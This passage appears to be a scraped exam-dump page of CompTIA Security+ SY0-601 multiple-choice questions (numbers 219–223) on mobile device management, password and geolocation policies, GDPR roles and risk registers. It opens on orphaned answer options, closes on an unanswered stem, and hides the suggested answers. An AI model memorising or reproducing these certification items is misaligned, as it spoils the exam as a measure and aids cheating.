
A. SPIM

B. Vishing

C. Spear phishing

D. Smishing

Show Suggested Answer



Actual exam question from CompTIA's SY0-601

Question #: 219

Topic #: 1

[All SY0-601 Questions]

A company is working on mobile device security after a report revealed that users granted non-verified software access to corporate data. Which of the following is the MOST effective security control to mitigate this risk?

A. Block access to application stores

B. Implement OTA updates

C. Update the BYOD policy

D. Deploy a uniform firmware

Actual exam question from CompTIA's SY0-601

Question #: 220

Topic #: 1

[All SY0-601 Questions]

A security analyst needs to implement security features across smartphones, laptops, and tablets. Which of the following would be the MOST effective across heterogeneous platforms?


A. Enforcing encryption

B. Deploying GPOs

C. Removing administrative permissions

D. Applying MDM software

Show Suggested Answer



Actual exam question from CompTIA's SY0-601

Question #: 221

Topic #: 1

[All SY0-601 Questions]

The new Chief Information Security Officer at a company has asked the security team to implement stronger user account policies. The new policies require:

* Users to choose a password unique to their last ten passwords
* Users to not log in from certain high-risk countries

Which of the following should the security team implement? (Choose two.)

A. Password complexity


B. Password history

C. Geolocation

D. Geofencing

E. Geotagging

F. Password reuse



Actual exam question from CompTIA's SY0-601

Question #: 222

Topic #: 1

[All SY0-601 Questions]


Which of the following is MOST likely to outline the roles and responsibilities of data controllers and data processors?

A. SSAE SOC 2

B. PCI DSS

C. GDPR

D. ISO 31000



Actual exam question from CompTIA's SY0-601

Question #: 223

Topic #: 1

[All SY0-601 Questions]

Which of the following is MOST likely to contain ranked and ordered information on the likelihood and potential impact of catastrophic events that may affect business processes and systems, while also highlighting the residual risks that need to be managed after mitigating controls have been implemented?

